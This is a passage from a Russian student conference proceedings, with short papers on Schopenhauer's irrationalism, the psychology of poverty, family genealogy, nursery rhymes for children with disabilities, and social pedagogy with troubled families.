Психическая десенсибилизация и активация взаимодействующим индивидам достигаются посредством варьирования избираемых методов психорегуляции, где в первом случае формулируются и кодируются установки на снижение чувствительности к неблагоприятным факторам социальной деятельности (но не до полного безразличия), а во втором случае используется четко поставленная установка на рациональную активацию всех внутренних сил [1; 3].

Библиографический список:

1. Архипов А.А. Ортодоксальная психология в сфере физической культуры и спорта / А.А. Архипов // Физкультурное образование / Под ред. В. А. Вострикова. – 2012. - №1. – С. 34 – 40.
2. Архипов А.А. Ориентация студентов на здоровый образ жизни как социально-педагогическая проблема / А. А. Архипов // Образование, наука, транспорт в XXI веке: опыт, перспективы, инновации: материалы V международной науч.-практич. Конференции, 22-23 апреля 2015 г. / ред. кол.: А. А. Булатов [и др.]. – Самара – Оренбург : СамГУПС, 2015. - С. 213-217.
3. Архипов А.А. Психофизический тренинг в восстановлении психического здоровья школьников/ А. А. Архипов // Мин-во образования и науки РФ, Оренб. гос. пед. ун-т. Оренбург: изд-во ОГПУ, 2006. 92 с.

ИРРАЦИОНАЛИЗМ – ОСНОВОПОЛАГАЮЩИЙ ПРИНЦИП ПОНИМАНИЯ МИРА И ЧЕЛОВЕКА В ФИЛОСОФИИ А. ШОПЕНГАУЭРА

Кичак М.А., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

В XIX веке происходило переосмысление наследия немецкой классической философии не только с точки зрения марксизма, но и с точки зрения иррационализма.

Иррационализм – это направление в философии, которое отвергает допустимость целесообразного изучения мира и ставит на первое место потребности человека, то есть его неразумные начала. Эти начала, согласно теории иррационализма, содержат в себе основную характеристику, как мира, так и восприятия его человеком.

Это направление «рисует» картину мира, за центр которой принимается, в первую очередь, бытие человека. Подвергая критике философию Гегеля, гласившую о том, что необходимый процесс самосовершенствования осуществляется в «глубоком» разуме (идее), в результате чего мышление является единственным по-настоящему истинным, а все действительное – единственно разумным, иррационализм стремился пересмотреть вечную проблему поиска жизненного смысла.

Основоположник иррационализма – Артур Шопенгауэр – немецкий философ родился в семье богатых голландских торговцев в Данциге; является обладателем медицинской степени.

Главный труд А. Шопенгауэра – «Мир как воля и представление» – «увидел свет» в 1819 году. Известно, что труды философа носили достаточно мрачный характер.

В философии Артура Шопенгауэра обычно обнаруживают две основы: учение о воле и пессимизм.

Что такое воля? И чем она является? Воля – это совокупность всех потребностей человека: его страстей, чувств, настроений; это неосознанные желания, спонтанные действия. Для воли чужды любые вопросы. У нее нет мотивов и следствий, нет причин и конкретных ответов.

Учение о воле есть основа основ философской системы Шопенгауэра.

«Ошибкой всех философов, – провозгласил он – было то, что основу человека они видели в интеллекте, тогда как на самом деле она — эта основа, лежит исключительно в воле, которая совершенно отлична от интеллекта, и только она первоначальна. Более того, воля не только есть основа человека, но она является и внутренним основанием мира, его сущностью. Она вечна, не подвержена гибели и сама по себе безосновна, т. е. самодостаточна.»

Шопенгауэр считал, что необходимо понимать различие двух миров в связи с учением о воле:

- 1 мир, это мир, где преобладает закон причинности (наш мир);
- 2 мир, тот, где важными считаются общие трансцендентные сущности (это мир, где нас нет).

В обычной жизни воля подвергается составлению определенных рамок, за которые, как предполагается, не должен выходить человек; если бы этого не было возникла бы ситуация с Буридановым ослом. Иначе говоря, каждому из нас в определенной ситуации приходится делать выбор, но при этом он ограничивает свободную волю.

Находясь вне опытного мира, воля независима от закона причинности. Здесь она рассматривается вне рамок, вне времени как часть мира и человека. Воля – это «вещь – в – себе» И.Канта, она включает в себе трансцендентальный характер.

Суждения И. Канта о доопытных формах чувственности – времени и пространстве, о категориях рассудка Шопенгауэр сводит к общему понятию достаточного основания, считающееся, по его мнению, «матерью всех наук». Это общее определение имеет априорный характер. Самая простая его форма – это время.

В своих дальнейших рассуждениях Шопенгауэр утверждает, что субъект и объект являются соотносительными моментами, а не моментами причины, как это же рассматривается в рациональной философии. Следовательно, взаимодействие двух составляющих порождает представление.

Как было сказано выше, вторая основа философии А. Шопенгауэра – пессимизм. Любое наслаждение, любая положительная эмоция, то, что стараются постичь люди во все времена, имеют отрицательный характер, так как они есть в своем содержании отсутствие чего – то плохого. Наши поступки, мотивируемые инстинктами, возникают из актов воления нашего тела, но инстинкты, побуждающие желания – это страдание в результате нехватки желаемого. Удовлетворенное желание порождает новое желание, и снова мы вождедем. Значит положительным будет являться страдание, так как оно присутствует всегда, наличие его ощущается нами каждое мгновение.

Артур Шопенгауэр утверждает: *«Все вокруг нас носит следы безотрадности: всё приятное перемешано с неприятным; всякое наслаждение разрушает самое себя, всякое облегчение ведёт к новым тяготам.»*

В итоге можно сделать заключение о том, что мир представляется картиной мира, за центр которой принимается человеческое бытие. А человек, в свою очередь, является частью этого мира и при этом обладает волей или свободой выбора, которая в свою очередь подчиняется желаниям. И при этом отсутствие желания порождает новое желание, а отсутствие желаемого – страдания. То есть другими словами, для того чтобы человек был счастливым, он должен быть несчастным и к тому же невозможно не быть несчастным. Следовательно, оптимизм в понимании Шопенгауэра это некий подарок судьбы, завернутый в красивую яркую этикетку, но если люди узнали содержание этого подарка, то они, несомненно, от него отказались. На самом деле – нужда, ограничения заканчиваются смертью.

Философия А. Шопенгауэра имеет большое значение для современной антропологии. Своим успехом пусть и поздним он был обязан своей оригинальностью, красноречивостью, пессимистического мировоззрения, дару изложения.

Библиографический список:

1. Гардинер Патрик. Артур Шопенгауэр. Философ германского эллинизма. Пер. с англ. О.Б. Мазуриной. - М.: ЗАО Центрполиграф, 2003. - 414 с.
2. Введение в философию: Учеб. пособие для вузов./Авт.колл.: Фролов И.Т. и др. 2-е изд., перераб. и доп. М., 2002.
3. Гегель. Энциклопедия философских наук. В 3-х т. М., 1974. Т. 1.
4. Лапшин И.И. Шопенгауэр, Артур // Энциклопедический словарь Брокгауза и Ефрона : в 86 т. (82 т. и 4 доп.). - СПб., 1890—1907.

ПСИХОЛОГИЧЕСКИЕ ПРОБЛЕМЫ БЕДНОСТИ И ПУТИ ИХ РЕШЕНИЯ

Кленюшина В.Д., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

Народная поговорка гласит: «Не в деньгах счастье», что подтверждается социологическими опросами. Так, масштабное социологическое исследование, проведенное американскими учеными из Университета Иллинойса, охватило более ста тысяч респондентов из стран, представляющих 96% населения Земли, выявило, что деньги придают их обладателю чувство уверенности, но не способны купить ощущение счастья. На уровень счастья человека влияет качество личной жизни, наличие любящей семьи, друзей, интересной работы и здоровья, но никак не количество денег. Не каждый бедный человек чувствует себя несчастным из-за отсутствия должного количества денег. Проблема заключается в том, что выбраться из бедности и стать экономически состоятельными-многим людям мешают определенные психологические особенности, исследованию которых посвящена данная работа.

Богатство – изобилие ценностей и благ как материальных, так и нематериальных. Богатыми людьми принято считать тех, кто имеет не только значительное (по отношению к другим членам общества) количество денег, но и личное имущество, недвижимость, сбережения и тому подобное.

Бедность – относительное понятие положения человека, явление, которое зависит от общего уровня жизни в конкретном обществе. Экономическое положение субъекта определяется как бедность, если он не может удовлетворить минимальный круг жизненных потребностей. Например, во Франции и России число живущих за чертой бедности (данные 2014г.) одинаковое (около 13%), а в США - еще выше 14.3%. Больше всего бедняков в странах – Латвии (26%), Румынии (23%), Болгарии (21%), Литве (20%). Меньше всего бедняков в Чехии (9%). В таблице представлены данные о самых бедных странах в мире в 2016 году по критерию среднедушевого производства, слабая или сильная у этих стран экономика и какой получается доход на душу населения:

Таблица 1 - ВВП на душу населения в наиболее бедных странах мира (2016) [1]

№	страна	ВВП на душу населения, долл.
10	Того (Тоголезская Республика)	1084
9	Мадагаскар	970
8	Малави	879
7	Нигер	829
6	Зимбабве	788
5	Эритрея	707
4	Либерия	703
3	Конго (Демократическая Республика Конго)	648
2	Бурунди	642

Почему у одних людей получается достичь желанного уровня богатства, а у других нет? Психологи утверждают, что проблема нехватки средств на существование, кроется в господствующей в сознании конкретного индивида и определенного слоя общества, в котором он живет, психологии бедности.

Человек, который убежден в том, что у него не получится заработать много денег, ограничивает свои возможности и сам себе мешает разбогатеть. Такому человеку не удастся стать успешным, пока он не сумеет изменить свое отношение к деньгам. Человека, которому свойственна психология бедности, отличают следующие особенности:

1. Фатализм и зависть. Индивид думает, что он обречен, если родился «не в той семье» или «не в той стране» и завидует богатым людям. Фатализм часто выражается в том, что бедный человек воспринимает работу как необходимость или тяжкую обязанность, но не как платформу для личностного развития и возможность стать успешным.

2. Перекалывание ответственности и роль «жертвы». Человек ищет и находит того, на кого можно возложить ответственность за его финансовую несостоятельность, постоянно жалуется, злится, сетует, обижается.

3. Заниженная самооценка. Индивид с заниженной самооценкой видит те качества и особенности своей личности, которые мешают ему разбогатеть, но поработать над собой и измениться ему лень. Такие люди в большей мере винят и жалуется на себя, нежели на окружающих, имеют низкие притязания, страхи относительно денег.

4. Пассивность и лень. Это негативные качества, мешающие быть энергичным и целеустремленным. Правильная постановка цели мотивирует и делает активным. Мечтать о большом количестве денег, ничего для этого не предпринимая – пустая трата времени. Нужно уметь правильно выбрать направление развития и активно двигаться к цели.

5. Неумение обращаться с деньгами. Бедные люди часто не умеют контролировать свои расходы, бывают неоправданно расточительны, постоянно влезают в долги, не умеют планировать бюджет и анализировать предыдущие ошибки.

По-настоящему богатые люди, как правило, все бизнесмены. Это люди, нашедшие дело по душе, сумевшие реализовать свой потенциал в выбранной сфере деятельности и умеющие правильно распоряжаться деньгами. Деньги не могут быть самоцелью, целью всегда является достижение блага, причем не только собственного, но и окружающих людей. Если создавать нечто полезное для всех и каждого, это занятие наверняка станет приносить доход.

Психология богатства заключается в умении:

1. Определять жизненные цели. Цель должна быть записана и оформлена по правилам целеполагания, то есть быть конкретной, реальной, достижимой, измеримой, определенной во времени. Но самое главное – цель должна быть желанной. Ради желанной цели трудиться и работать хочется всегда.

2. Мыслить позитивно и видеть возможности, а не ограничения. Чтобы видеть возможности, нужно избавиться от негативных стереотипов и шаблонов, мыслить креативно и

широко, не бояться совершить ошибку, а стремиться к успеху с верой в себя, проявлять интерес к жизни и рисковать.

3. Развиваться и расти над собой. Узнавать и учиться чему-то новому, совершенствовать имеющиеся навыки, развивать способности, верить в себя и свои силы. Богатые люди уверены в себе, не принижают своих достоинств, имеют адекватную самооценку и при этом занимаются личностным ростом и развитием.

4. Развивать морально-волевые и нравственные качества личности. Воля и упорство в достижении цели должны сочетаться с человечностью. Богатые люди с легкостью расстаются с деньгами и не жалеют об этом, так как верят в то, что они обязательно вернутся, приумножившись.

5. Брать пример с богатых и успешных людей, не ориентироваться на людей, мыслящих категориями бедности.

Яркий пример различий в психологии мышления бедного и богатого человека: бедный откладывает деньги на «черный день», а богатый на осуществление мечты. Часто бывает так, что богатые уже родились в богатстве: деньги окружают их с детства. Но не менее верно и то, что богатство вокруг себя создает сам человек. Если он настойчив, целеустремлен и независим, если он может настроить свои мысли на нужную волну – его ждет успех. Бедность – не карма, и человек может выбраться из этого состояния, если сам этого захочет! Поучительная история Рокфеллера, который поднялся с самых низов бедности. Сейчас его имя стало нарицательным, означающим очень богатого человека, а ведь в начале жизненного пути у него не было ничего, кроме самого себя: своего ума, своего характера и мышления.

Все жизненные проблемы, в том числе и бедность, создаются самими людьми. Чтобы избавиться от бедности, нужно избавиться от психологии бедности. Неправильное мышление программирует человека на бедность. Если удастся изменить свой образ мыслей, только тогда изменится сам человек, и его жизнь. Богатые отличаются от бедных образом мыслей. Чтобы избавиться от психологии бедности, надо объявить ей бой и поменять свой образ мыслей раз и навсегда. Стремление к богатству должно сопровождаться стремлением к душевному равновесию и позитивному восприятию окружающего мира. Если не бояться ошибаться и двигаться вперед, тогда можно победить психологию бедности и достичь успеха.

Богатые люди знают цену деньгам и обращаются с ними бережно, оттого и деньги «любят» таких людей. Взяв на вооружение психологию богатства, можно разбогатеть не только в материальном, но и в духовном плане. Уверенные, целеустремленные, позитивные, развивающиеся как личность люди не только богаты и успешны, но и счастливы.

Государственная поддержка - система законодательных и социально-экономических гарантий, средств и мер, благодаря которым создаются равные для членов общества условия, обеспечивающие достойное и социально приемлемое качество их жизни. Социальное государство должно обеспечивать людям прожиточный минимум, создавать условия для обеспечения граждан работой, перераспределять доходы через государственный бюджет, охранять наемный труд, заботиться об образовании, здравоохранении, культуре, семье, постоянно улучшать социальное обеспечение и другое. Целью социального государства является обеспечение свободы и социальной защиты наиболее уязвимых слоев населения (безработных, нетрудоспособных, инвалидов).

Государственная поддержка наименее обеспеченных слоев населения осуществляется по нескольким направлениям. Прямая и непосредственная поддержка необходима в неотложных случаях, например, таких как, денежные выплаты по потере работы, выплата денежных пособий по безработице в связи с временной нетрудоспособностью из-за болезни, детское пособие, по случаю потери кормильца, по инвалидности, и ряд других социальных пособий. И превентивная поддержка – направлена на предупреждение появления массового явления бедности путем бесплатного образования и здравоохранения, образовательного кредита.

Специалисты выделяют раздел психологического программирования с помощью лингвистического воздействия. Человек, который хочет, чтобы в будущем деньги и удача притя-

гивались к нему, должен погрузиться в мир вербального воздействия, которое должен создать для себя самостоятельно. Вербальное воздействие может оказываться вполне простыми предложениями, например: «Я успешный и самодостаточный человек». Если в течение суток человек полдюжины раз произнесёт эту фразу полущёпотом и пропустит её смысл через себя, то это вселит в него ту уверенность, которой, ему, возможно, и не хватало. Уверенность в себе – это главный ключ к успеху.

Библиографический список:

1. Самые бедные страны в мире URL: <http://top10a.ru/top-10-samye-bednye-strany-v-mire-2014-goda.html>
2. Психология богатства и бедности URL: <https://ourmind.ru/psixologiya-bogatstva-i-bednosti>
3. Геоинформационные системы, электронная картография: http://geolike.ru/page/gl_6617.htm
4. <http://mirmystic.com/forum/viewtopic.php?f=56&t=2973>

ИСТОРИЯ СЕМЬИ

Кожевников Д.А., Синкина Е.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Дерево мудрости, дерево жизни,
Мы его ветви, мы его мысли.
Мы - молодые на ветках листочки,
В летопись впишем новые строчки

Каждый человек хотя бы раз в жизни задумывается о своих корнях, о своем происхождении, об истоках своего рода, о своих предках, о том, кем они были и чем занимались, как жили. Кто мы? Откуда мы появились? Кто те люди, которые составляли нашу семью на протяжении последних двух веков? Где они жили и что делали? Какие у них были семьи - большие или маленькие? Как они выглядели? Похожи ли мы на них внешне и по характеру?

Раньше знание своих корней было само собой разумеющейся вещью, воспитывало в каждом человеке любовь к своему Отечеству, естественное отношение к судьбе своей семьи, бережное отношение к могилам предков. Сегодня далеко не каждый знает имена своих прадедушек и прабабушек, не говоря уже о датах их рождения и смерти.

Своих прадедов мы еще немного знаем. Пройдет еще несколько десятилетий и память о наших достойных прадедах просто канет в лету. Это плохо. Еще обиднее будет, что вырастет пара поколений и о нас также, скорее всего, забудут. Грустно? Что же делать?

Нужно сохранять историю поколений, нужно создать родословную своей семьи, построить генеалогическое дерево, которое будут наращивать уже наши потомки. Если создать сайт о своей семье, то потомки будут знать своих предков и помнить их. Что бы это сделать, для начала нужно разобраться, что же такое генеалогия?

Генеалогией называют область науки, которая изучает происхождение истории и связи различных родов и семей. Возникла генеалогия из практических потребностей правящих классов, нуждающихся в закреплении своих родственных отношений по целому ряду причин. Знание родословной потребовалось для определения места лица на лестнице социальной иерархии. Оно было также необходимо для наследственного права, причем, не только в области наследования имущества, но и власти (династическое право).

Практически каждый человек имеет определенные сведения о своих ближайших родственниках. Но, к сожалению, не каждому интересно, кем были его предки и их предки. Совершенно напрасно, ведь многие черты характера формируются на протяжении всего рода.

Знать свое генеалогическое дерево всегда считалось необходимым для развития, ведь человек без прошлого не имеет будущего. Генеалогическое дерево издревле составлялось самым старшим в роду людей, а потом передавалось из поколения в поколение. Генеалогическое дерево являлось и является одной из самых ценных семейных реликвий - ничто не может быть ценнее памяти о своем роде.

Так же возможно записать родословную с помощью поколенной росписи. Поколенная роспись - документ, в котором в форме разбитого на поколения списка людей (отсюда название) представлены сведения о чьих-то потомках или чьих-то предках. В отличие от генеалогических таблиц, в которые родство отображается в графическом виде, в поколенных росписях информация о родстве передается через систему нумерации поколений и индивидуумов

В данном случае было так же. На идею создания сайта с семейной родословной подтолкнула бабушка, самый старший представитель нашего рода на данный момент. Она же предоставила огромное количество информации о всех родственниках, Собиралась также информация в различных архивах, источниках. В течение долгого времени вся информация систематизировалась, и в итоге получился вполне не плохой, на наш взгляд, сайт.

Библиографический список:

1. <http://kazanka.ucoz.com/>

ИСПОЛЬЗОВАНИЕ ПОТЕШЕК В РАБОТЕ С ДЕТЬМИ ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ

Козлова М.П.

ФГОУ ВО «Оренбургский педагогический государственный университет»

Родной язык играет уникальную роль в становлении личности человека. Правильно поставленная речь является одним из залогов успешности человека в современном мире. Грамотная, эмоционально насыщенная речь позволит быстро и легко находить общий язык с любыми людьми, органично вписаться в любой коллектив. Потешки, скороговорки, пословицы, поговорки являются богатейшим материалом для развития звуковой культуры речи.

Малый фольклорный жанр – это миниатюрные поэтические произведения, созданные для детей и имеющие определенную педагогическую направленность. Они окрашивают речь педагога, делая ее образной и красочной, привлекают внимание детей, оживляют обычные повседневные дела ребенка. Потешки просты, кратки, что помогает их быстро запомнить. Детей привлекает их звучность, напевность, повторяемость. Фольклор таит в себе огромные дидактические возможности. Знакомство с народными произведениями обогащает чувства и речь детей, формирует отношение к окружающему миру, играет неоценимую роль во всестороннем развитии [2, 3]. Фольклор – это творчество любого народа, которое передается из поколения в поколение

Понятие Определение «Фольклор» ввёл английский учёный Уильям Танс в 1846 году . Фольклор –это пословицы, песни, сказки, частушки, загадки , потешки. Современная литература уходит своими корнями в фольклор , многие произведения которого похожи друг на друга в совершенно в разных культурах х1ь.

Главная особенность – фольклора это отсутствие определённо автора. Фольклорные произведения веками вбирали в себя жизненный опыт и передавали их младшим поколениям. Фольклорные произведения , начиная от колыбельных песенок , потешек, и заканчивая пословицами, поговорками , сказками , дают детям уроки жизни , уроки нравственности, трудолюбия , доброты , дружбы , взаимопомощи . Малые фольклорные формы очень хорошо влияют на развитие речи детей , обогащая словарь , фонематический слух . Дают образец для составления описательных рассказов. Одним из таких жанров является потешка [1, 4].

Потешка – это жанр устного народного творчества. Основное ее предназначение - развлекать и развивать ребенка. Она учит его понимать человеческую речь и выполнять различные движения, которым руководит слово. Слово в потешке неразрывно связано с жестом. Оно является главным и ведет за собой жест.

Под потешки дети с удовольствием умываются, засыпают, обедают, занимаются различными делами. Жизнь ребенка становится ярче, интереснее. Из нее уходят скука, однообразие, монотонность. У ребенка при этом развиваются память, внимание, мышление и речь, а если он выполняет определенные движения, то дополнительно развивает координацию и ловкость.

Для ребенка с ограниченными возможностями здоровья использование игр-потешек не столько стимулирует развитие речи, сколько помогает ему социально сориентироваться, показывает, что будет происходить с ребенком в жизни дальше. Фольклорные произведения оказывают благоприятное влияние на общение с ребенком в разные режимные моменты, когда его укладывают спать, во время умывания, во время еды, бодрствования.

Песенки-потешки приносят радость, вызывают желание повторить слова за взрослым, выполнять задания педагога, участвовать в общих играх. Без считалок не обходятся игры, в которых нужно выбрать ведущего, и мы с детства помним: «Аты-баты, шли солдаты». Колыбельные песни успокаивают, снимают напряжение, готовят ребенка ко сну, убаюкивают.

Народные песенки, колыбельные, потешки, сказки погружают ребёнка в светлый уютный и убаюкивающий мир, который оказывает врачующее влияние на детскую душу. Произнося слова потешек, мы помогаем ребенку играть в ладушки, притоптывать, двигаться в такт произносимому тексту. Это не только забавляет, радует ребёнка, т. е. вызывает эмоциональный отклик, чувство сопричастности к тому, что описывается в произведении, а также формирует у ребёнка желание запомнить движения, пытаться повторить их самостоятельно. Ведь всем известна истина: что интересно, то легче запоминается, дольше сохраняется в памяти.

Чтение потешек происходит с множеством повторов, где неоднократно произносятся отдельные слова, словосочетания, предложения и даже четверостишия. Всё это способствует запоминанию слов, а затем активному их употреблению. Исследователи отмечают также ценность потешек в том, что слово в них можно соединить с действием ребенка. Содержание многих потешек богато глаголами. С их использованием демонстрируются действия, обозначенные словами, тем самым, связывая само слово с действием [5].

Многие из изучаемых потешек мы используем и в ходе игр с детьми с различными предметами, запоминая их содержание и последовательность действий, например, укладывая куклу. В исследовании игровых репертуаров с куклой Е.В. Конькина отмечает, что девочки с удовольствием вспоминают и проговаривают слова потешек. Соприкосновение с «живыми» картинками педагог, сами дети, куклы и игрушки – все вместе вовлекаются в процесс и позволяют наглядно представить себе жесты, мимику, позу того или иного персонажа потешки, почувствовать свое отношение к нему, правильно понять и эмоционально передать содержание слова.

Потешки учат ребенка видеть необычное в обычном слове, формируют уважение к результатам деятельности многих поколений и умение творчески применять полученный речевой опыт, словарный запас в нестандартных ситуациях. Кроме того, они способствуют двигательной активности ребенка, развитию мелкой моторики, активизируя работу мозга, удовлетворяют потребность ребенка в эмоциональном, тактильном контакте с взрослыми. Поэтому диапазон использования потешек крайне широк. Они таят в себе неисчерпаемые обучающие возможности, накопленные народом, прекрасный речевой материал, который можно использовать во всех видах деятельности.

Таким образом, в результате общения с фольклорными произведениями ребенку передаются их настроения и чувства: радость, тревога, сожаление, нежность. Детский фольклор стимулирует творческие проявления ребенка, будит фантазию. Творчество обогащает личность, жизнь ребенка становится более интенсивной и содержательной.

Использование малых форм фольклора создает необходимые основы для овладения разными видами деятельности (лепка, рисование, конструирование, физическое и музыкальное развитие), помогает овладеть первоначальными навыками самостоятельной художественной деятельности. А также дети намного легче и с большим удовольствием усваивали все навыки самообслуживания и гигиены.

В работе с детьми с ограниченными возможностями необходимо использовать определенную систему игр и упражнений с постепенным усложнением. Результатом работы будут являться положительные эмоции, веселое, бодрое настроение детей, которое помогает овладеть родным языком, развивает память, воображение, мышление, дает возможность побегать, попрыгать, т.е. всесторонне развивает ребенка.

Библиографический список:

1. Конькина Е.В. Народная кукла как средство воспитания / Учебное ФГБОУ ВПО «Оренбургский государственный педагогический университет»; Оренбург, 2013.
2. Конькина Е.В. Здоровьесохранительные культурные формы: семантика и прагматика фольклора / Вестник ТГПУ, 2011. № 1. С. 119-125.
3. «Потешки» Для чтения взрослым и детям: М., 2011 г.
4. Русские народные сказки, М.: Изд. «Содействие», 1997 год, стр. 21-35.
5. Чуковский К.И. От двух до пяти: М., «Детская литература», 1981г., стр.267-342.

**ДЕЯТЕЛЬНОСТЬ СОЦИАЛЬНОГО ПЕДАГОГА С ДЕТЬМИ ИЗ
НЕБЛАГОПОЛУЧНОЙ СЕМЬИ**

Колмыкова А.П., Петрунина М.А.

Оренбургский Государственный Педагогический Университет

В настоящее время деятельность социального педагога определяется проблемами и существующими потребностями человека. Это связано с тем, что социальный педагог является посредником между факторами, влияющими на социализацию личности, и социальными институтами.

Так, по утверждению Галагузовой М.А., деятельность социального педагога всегда является адресной и направлена на конкретного ребенка в решении его индивидуальных проблем [2]. В этой связи актуальной становится деятельность социального педагога с детьми из неблагополучной семьи в образовательной организации, так как такие дети не могут самостоятельно социализироваться в обществе без профессиональной помощи специалистов.

Следует отметить, что неблагополучной называют семью, в которой родители несовершеннолетних или их законные представители не выполняют свои обязанности по воспитанию детей или отрицательно влияют на их поведение, либо совершают в их отношении противоправные действия.

На сегодняшний день таких семей насчитывается достаточно много, а семейное неблагополучие негативно сказывается на развитии ребенка. Оно влияет на поведение детей, их образ жизни, развитие, приводит к нарушению ценностных ориентаций, ведет к педагогической запущенности. Типы семейного неблагополучия известны следующие:

- конфликтная – это семья, члены которой испытывают постоянную тревожность, эмоциональный дискомфорт; в отношениях господствует отчуждение;
- аморальная - характеризуется забвением моральных и этических норм;
- педагогически несостоятельная – семья с низким уровнем общей и отсутствием психолого-педагогической культуры;
- асоциальная - в такой семье дети с ранних лет находятся в обстановке пренебрежения к общепринятым социальным и моральным нормам, воспринимают навыки отклоняющегося и противоправного поведения [5].

Поэтому особую значимость приобретает деятельность социального педагога, а именно направления его работы, которые включают помощь родителям в формировании педагогической культуры, а также социально-психологическую поддержку и коррекцию. Такая поддержка направлена на формирование благоприятной психологической атмосферы в семье. Коррекция отношений осуществляется в том случае, когда в семье наблюдаются факты психологического насилия над ребенком (оскорбление, унижение, пренебрежение его интересами и потребностями). Социальный педагог помогает организовать семейный досуг, что ведет к установлению благоприятных отношений между родителями и детьми; поддерживает связь семьи с различными ведомствами, социальными службами, центрами социальной помощи и поддержки [1].

Работая с неблагополучной семьей, социальный педагог выступает, как правило, в трех ролях:

1. Советник - информирует семью о важности и возможности взаимодействия родителей и детей в семье, рассказывает об особенностях развития ребенка, дает педагогические советы по воспитанию детей.

2. Консультант - консультирует по вопросам семейного законодательства, вопросам межличностного взаимодействия в семье, разъясняет родителям способы создания условий, необходимых для нормального развития и воспитания ребенка в семье.

3. Защитник - защищает права ребенка в случае, когда приходится сталкиваться с отстраненностью родителей от процесса воспитания детей.

Неблагополучная семья рассматривается как фактор жизненного риска ребенка. Основная функция семьи - воспитательная, уходит на второй план или исчезает совсем. Это ведет к психической драматизации ребенка, агрессии, дисбалансу в сфере общения и увеличению числа правонарушителей.

В данной ситуации важно с помощью диагностических методик выявлять причины тревожности подростков, состояние эмоционально - личностной сферы и взаимоотношения в коллективе, а также своевременно оказывать необходимую социально-психологическую, консультативную помощь.

Например, социальный педагог, может использовать наиболее распространенные приемы консультирования: эмоциональное заражение, внушение, убеждение, художественные аналогии, мини - тренинги и другое. Наряду с индивидуальными консультативными беседами, могут применяться групповые методы работы с семьей - тренинги. Социально - психологический тренинг определяется как область практической психологии, ориентированный на использование активных методов групповой психологической работы с целью развития компетентности в общении.

Особую значимость приобретает метод проектов, который предполагает «развитие творческой инициативы школьника и педагога, подразумевает их сотрудничество, что создает положительную мотивацию к взаимодействию» [4, С.35]. Групповые методы работы дают возможность родителям и детям обмениваться друг с другом опытом, задавать вопросы и стремиться получить поддержку и одобрение в группе. Кроме того, возможность принимать на себя роль лидера при обмене информацией развивает активность и уверенность родителей. Еще одна форма работы социального педагога с неблагополучной семьей - социально - педагогический мониторинг - это научно обоснованная система периодического сбора, обобщения и анализа социально - педагогической информации о процессах, протекающих в семье, и принятие на этой основе стратегических и тактических решений [2].

Диагностика семьи является постоянным компонентом в деятельности социального педагога, на котором основывается система помощи и поддержки семьи. Используемые диагностические методики традиционны: наблюдение, анкетирование, опросы, тестирование, беседы. Особую группу составляют методы изучения семьи глазами ребенка: рисуночная методика, игровые задания, методика комментирования картинок, методика завершения рассказа, методика неоконченных предложений.

Работая с семьей и детьми, социальный педагог нередко прибегает к социальному патронажу или надзору. Социальный патронаж - это форма наиболее плотного взаимодействия с семьей, когда социальный педагог находится в ее распоряжении долгое время, входит в курс всего происходящего, оказывая влияние на суть событий. Срок патронажа ограничен (4-9 месяцев). Социальный педагог использует следующие формы надзора: официальный надзор, осуществляемый по поручению официальных органов и неофициальный контроль - взаимный контроль участников какого-либо процесса за соблюдением каждым из них формально установленных обязательств [3].

Таким образом, деятельность социального педагога с детьми из неблагополучной семьи позволяет своевременно выявлять, диагностировать и влиять на характер отношений между людьми, развивать полезные инициативы, творчество, различные виды самопомощи, формировать ценностные ориентации личности.

Библиографический список:

1. Василькова Ю. В. Социальная педагогика: Учеб. пособие для студ. вузов, обуч. по спец. «Педагогика и психология», «Соц. педагогика», «Педагогика». - М.: Академия, 2010. - 240с.

2. Галагузова, М.А. Социальная педагогика: курс лекций / М.А. Галагузова. - М.: Издательский центр «Владос», 2011. - 416 с.
3. Мардахаев, Л.В. Социальная педагогика. Основы курса: учебник для вузов. М.: Юрайт, 2014. - 376 с.
4. Петрунина М. А. Формирование социальной активности обучающихся: учебное пособие / М. А. Петрунина. – Оренбург: ГБУ РЦРО, 2016. – 56 с.

СОБЫТИЙНЫЙ ПОТЕНЦИАЛ ВНЕУРОЧНОЙ РАБОТЫ ОБУЧАЮЩЕГОСЯ

Коломонова А.Д., Рындак В.Г.

ФГБОУ ВО «ОГПУ»

В современной социальной ситуации востребован компетентный человек, который не только осмысливает социальные преобразования, но и находит своё место в социальной инфраструктуре и среде проживания. Решение заявленной проблемы в аспекте развития социальной адаптации учащихся затрагивает насущные вопросы общества и образования.

Обобщенно можно определить, что внеурочная работа – это форма организации добровольной работы обучающихся вне урока под руководством учителя для развития их познавательных интересов и творческой самостоятельности. Внеурочная работа представляет собой занятия с учащимися, проводимые педагогом во внеучебное время не только для расширения и углубления знаний и умений, но и для развития самостоятельности и индивидуальных способностей обучающихся, удовлетворения их интересов. Внеучебная деятельность (точка зрения В.И. Поповой) предоставляет школьнику «возможность свободного выбора рациональных вариантов использования бюджета времени с целью наполнения его желаемыми видами деятельности» [4, с.9]. Конструирование внеучебной деятельности связано с осмыслением гуманистической парадигмы образования и учетом возможностей учителя и обучающихся. Особую значимость приобретают результаты организуемой деятельности: изменения в личностных качествах обучающихся.

Требования к внеурочной работе соотносены с новыми образовательными стандартами, которые отражают направленность на внесение изменений в содержание и формы организации образовательного процесса (внеурочной работы в том числе). В целях социализации обучающихся особую роль играет событийный подход, который определяется как продуктивная технология организации и осуществления значимых событий в жизни коллектива и отдельной личности. Данное утверждение находит свое воплощение в сфере практических действий, где на основе осуществляемых событий оказывается воздействие на человека, изменяются его представления, ценности и смыслы, приобретается культурный опыт как результат организуемой деятельности [3].

Выявлено, что современные дети лучше усваивают знания в процессе самостоятельного добывания и систематизации новой информации. В событийном подходе единицей проектирования выступает образовательное событие, которое может стать основой для организации внеурочной работы для разновозрастных групп обучающихся. Особую значимость внеурочная работа приобретает в подростковом возрасте, который характеризуется не только интенсивным физическим развитием, но и противоречивым переходом от детства к взрослости. В то же время подростковый возраст характеризуется и множеством положительных факторов: разнообразными становятся отношения с другими детьми, взрослыми, возрастает самостоятельность.

Потребовалось уточнение сущностных характеристик понятий «событие и событийность». Событие идеальной формы - это всеобщий способ ее существования. Другое уточнение позволяет определить событие как особую переходную форму жизни. Природа событийной общности нашла отражение в концепциях воспитательного пространства.

